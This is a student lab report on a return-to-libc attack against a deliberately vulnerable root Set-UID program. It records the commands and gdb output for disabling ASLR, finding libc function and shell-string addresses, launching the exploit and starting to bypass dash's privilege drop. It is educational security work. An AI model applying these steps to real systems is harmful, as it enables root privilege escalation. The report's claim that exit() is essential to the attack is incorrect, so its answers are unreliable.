Information Security - UE20CS346

SRN : PES1UG20CS825	NAME : PREM SAGAR J S	SEC : ‘H’

Lab Assignment - 4

Return-to-libc Attack Lab

A return-to-libc attack is a type of attack that exploits a buffer overflow vulnerability in a program. In this attack, the attacker overflows a buffer in the program, overwriting the return address in the program's stack frame with the address of a standard library function. The attacker then provides arguments to the library function that cause it to perform a different operation than it was designed to do. This can be used to escalate privileges or execute arbitrary code on the target system.

The return-to-libc attack is effective because the standard library functions in most operating systems are typically present in memory and are loaded into the program's address space when the program is executed. This makes it possible to redirect the execution flow of a program to these functions, even if the program itself has limited functionality.


It is important to note that return-to-libc attacks are generally only successful on systems that are vulnerable to buffer overflows and where data execution protection mechanisms are not in place. To prevent return-to-libc attacks, it is important to follow secure coding practices, such as avoiding buffer overflows, using safe functions to perform input and output operations, and implementing data execution protection mechanisms.

Environment Setup

Turning Off Countermeasures

Disable address space randomization using the following command:


```
$ sudo sysctl -w kernel.randomize_va_space=0
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Use the following command to link /bin/sh to /bin/zsh:

$ sudo ln -sf /bin/zsh /bin/sh




```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo ln -sf /bin/zsh /bin/sh
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Compilation. Let's start by compiling the code and making it a root-owned Set-UID application. Remember to add the ″-fno-stack-protector″ and ″-z noexecstack″ options. It should also be noted that changing ownership must be done before turning on the Set-UID bit, because ownership changes turn off the Set-UID bit. All of these commands are included in the Makefile.

Since all the commands are provided within the Makefile we run the command:

$ make



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```


Task 1: Finding out the Addresses of libc Functions

When a programme executes under Linux, the libc library is loaded into memory. When memory address randomization is disabled, the library is always loaded in the same memory address for the same programme (for different programs, the memory addresses of the libc library may be different). As a result, we can easily determine the address of system() using a debugging tool like gdb.

We can, for example, debug the target programme retlib. We can still debug the application even if it is a root-owned Set-UID programme, but the privilege will be removed (i.e., the effective user ID will be the same as the real user ID).


$ touch badfile

$ gdb -q retlib



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
```

```
gdb-peda$ b main
gdb-peda$ run
gdb-peda$ p system
gdb-peda$ p exit
gdb-peda$ quit
```




```
gdb-peda$ b main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/Labsetup/retlib
[-----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd21c --> 0xffffd3da ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x9aebbbfd
EDX: 0xffffd1a4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd17c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 2: Putting the shell string in the memory

Our attack technique is to execute an arbitrary command by jumping to the system() function. Because we want a shell prompt, we want the system() function to run the ″/bin/sh″ programme.

As a result, the command string "/bin/sh" must first be loaded into memory, and its address must be known (this address must be supplied to the system() function). There are several approaches to achieving these objectives; we chose one that makes advantage of environmental factors.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
```




```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export MYSHELL=/bin/sh
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$env | grep MYSHELL
MYSHELL=/bin/sh
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Compile the code to create the binary envadr. If you disable address randomization, you will see that the same address is printed every time. The length of the program's name does matter.

To match the length of the retlib executable, we chose 6 characters for the programme name prtenv.

```
$ gcc -m32 -o envadr envadr.c
$ ./envadr
```




```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc -m32 -o envadr envadr.c
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./envadr
bin/sh address: ffffd3ee
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 3: Launching the Attack

After filling the necessary values run the following commands to launch the attack:

```
$ chmod u+x exploit.py
$ ./exploit.py
$ ./retlib
# whoami
# exit
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$chmod u+x exploit.py
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./exploit.py
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
```

Is the exit() function really essential in attack variant 1? Please attempt your attack without putting this function's location in badfile. Repeat your assault.

Yes, the exit() function is essential in attack variant 1 as it helps to clean up resources and terminate the program. Without this function, the program may not terminate and continue to run, potentially leading to unexpected behavior or security vulnerabilities. Therefore, putting the exit() function's location in the badfile is necessary for a successful attack.

Line 17 is commented out, which sends the location of the exit function to the payload, and the following instructions are run:


```
$ rm badfile
$ touch badfile
$ ./exploit.py
$ ./retlib
```


```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./exploit.py
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
```

Attack variation 2: Change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib.

The attack will not succeed because the attack is dependent on the exact file name and length of the retlib file, which has been changed. The length of the new file name is different, so the exploit will not work as expected and the program will not be vulnerable to the same attack. The attacker would need to modify their attack to take into account the new file name and length.

```
$ gcc -m32 -fno-stack-protector -z noexecstack -o newretlib retlib.c
$ sudo chown root newretlib
$ sudo chmod 4755 newretlib
$ ./newretlib
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc -m32 -fno-stack-protector -z noexecstack -o newretlib retlib.c
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root newretlib
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 newretlib
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./newretlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
Segmentation fault
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```


Task 4: Defeat Shell’ s countermeasure

This task's goal is to launch the return-to-libc assault after the shell's countermeasure has been activated. Before beginning Tasks 1 - 3, we relinked /bin/sh to /bin/zsh rather than /bin/dash (the original setting). This is due to the fact that some shell applications, such as dash and bash, contain a countermeasure that automatically loses privileges when run in a Set-UID process.

In this challenge, we want to beat such a countermeasure, i.e., gain a root shell despite the fact that /bin/sh still refers to /bin/dash.

Let us first change the symbolic link back:


```
$ sudo ln -sf /bin/dash /bin/sh
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo ln -sf /bin/dash /bin/sh
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

If we can build the argv[] array on the stack and obtain its address, we will have everything we need to carry out the return-to-libc attack. We specify the "-p" parameter and change the MYSHELL environment variable, which will be used as arguments [1] and [0] for the execv() function:


```
$ export MYSHELL=/bin/bash
$ export PARAM=-p
$ env | grep MYSHELL
$ env | grep PARAM
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export MYSHELL=/bin/bash
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export PARAM=-p
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$env | grep MYSHELL
MYSHELL=/bin/bash
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$env | grep PARAM
PARAM=-p
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Compile and run the the above code using the following commands:

```
$ gcc -m32 -o prtenv prtenv.c
$ ./prtenv
```



```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc -m32 -o prtenv prtenv.c
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./prtenv
bin/bash address: ffffd3e3
-p address: ffffd4d4
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```


We'll go back to the execv() method this time. There is one caveat. argv[2] must have a value of zero (an integer zero, four bytes). If we enter four zeros as input, strcpy() will stop at the first zero; everything beyond that will not be copied into the buffer of the bof() method.

This appears to be an issue, however keep in mind that everything in your input is already on the stack; everything is in the buffer of the main() method. The address of this buffer is easily obtained.

To find the address of the execv function run the following commands:

```
$ gdb retlib
gdb-peda$ b main
gdb-peda$ run
gdb-peda$ p execv
```

```
gdb-peda$ quit
```




```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gdb retlib
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
gdb-peda$ b main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/Labsetup/retlib
